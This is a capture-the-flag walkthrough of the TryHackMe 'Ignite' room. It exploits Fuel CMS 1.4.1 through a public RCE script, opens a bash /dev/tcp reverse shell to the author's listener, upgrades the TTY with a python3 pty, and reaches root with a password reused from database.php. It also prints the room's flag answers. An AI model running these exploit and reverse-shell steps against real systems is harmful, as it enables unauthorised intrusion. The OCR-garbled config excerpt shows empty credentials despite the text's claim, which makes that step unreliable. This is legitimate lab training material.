
Ignite write-up by ChickenLoner

This is a write-up for Ignite room in TryHackMe which we need to find public exploit of Web server CMS, get a shell and find a way to elevate our privilege to rock this box!

Site: https://tryhackme.com/room/ignite




Always start with nmap and we already know that this CTF is about web server and its Fuel CMS


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-15 06:53 EDT Normal and wite ups follow and Nmap scan report for 10.10.190.224
Host is up (0.24s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
http-robots.txt: 1 disallowed entry
_/fuel/
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.55 seconds
```


And here we can see what version of this Fuel CMS




I will always check out for github and launch gobuster in the background to see which directory that I can visit and always check robots.txt if it's existed



In robots.txt it tells crawler not to crawl to /fuel/ so I visited /fuel and it's login page



Search for public exploit of this Fuel CMS 1.4



Last 2 need authentication so let's grab first one

```
(kali® kali)-[~/Tryhackme/Linux/Ignite]
$ searchsploit -m linux/webapps/47138.py
Exploit: fuel CMS 1.4.1 - Remote Code Execution (1)
    URL: https://www.exploit-db.com/exploits/47138
    Path: /usr/share/exploitdb/exploits/linux/webapps/47138.py
File Type: HTML document, ASCII text, with CRLF line terminators
Copied to: /home/kali/Tryhackme/Linux/Ignite/47138.py
```

Edit url and comment proxy part since we don't need it

Run script and try using whoami and we see that it actually executed using this script

```
(kali@kali)-[~/Tryhackme/Linux/Ignite]
$ python 47138.py
cmd:whoami
systemww-data
<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">
<h4>A PHP Error was encountered</h4>
```

Now let's get reverse shell for more convenient

```
cmd:bash -c "bash -i >& /dev/tcp/10.9.1.246/9001 0>&1"
```

```
(root ⊕ kali)-[/home/kali/Script]

# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.9.1.246] from (UNKNOWN) [10.10.190.224] 58576
bash: cannot set terminal process group (997): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$

■
```

Go to user directory and loot our user flag

```
www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$
```

I can't find a way to do privilege escalation so I ended up finding config folder in github and hope to find something useful and I found out that database.php in config directory might have some credentials

```
D Attps://github.com/daylightstudio/FUEL-CMS/blob/master/fuel/application/config/database.php

Sactive_group = "Gerault";

Squery_builder = TRUE;

Sdb['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => '',
    'password' => '',
    'database' => '',
    'database' => '',
    'dbdrsver' => 'mysql1',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'ther.set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'enerypt': > FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'fallover' => array(),
    'save_queries' => TRUE

// used for testing purposes

if (defined('TESTING')) {
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

Bingo we found that mememe is potential root password

Now to switch user to root and loot the root flag!

```
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
su: must be run from a terminal
www-data@ubuntu:/var/www/html/fuel/application/config$ which python3
which python3
/usr/bin/python3
www-data@ubuntu:/var/www/html/fuel/application/config$ python3 -c 'import pty; pty.spawn("/bin/bas
h")'
<ml/fuel/application/config$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe
root@ubuntu:/var/www/html/fuel/application/config# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# cat /root/root.txt
cat /root/root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:/var/www/html/fuel/application/config#
```

User.txt

 6470e394cbf6dab6a91682cc8585059b
 Correct Answer

 Root.txt
 b9bbcb33e11b80be759c4e844862482d
 Correct Answer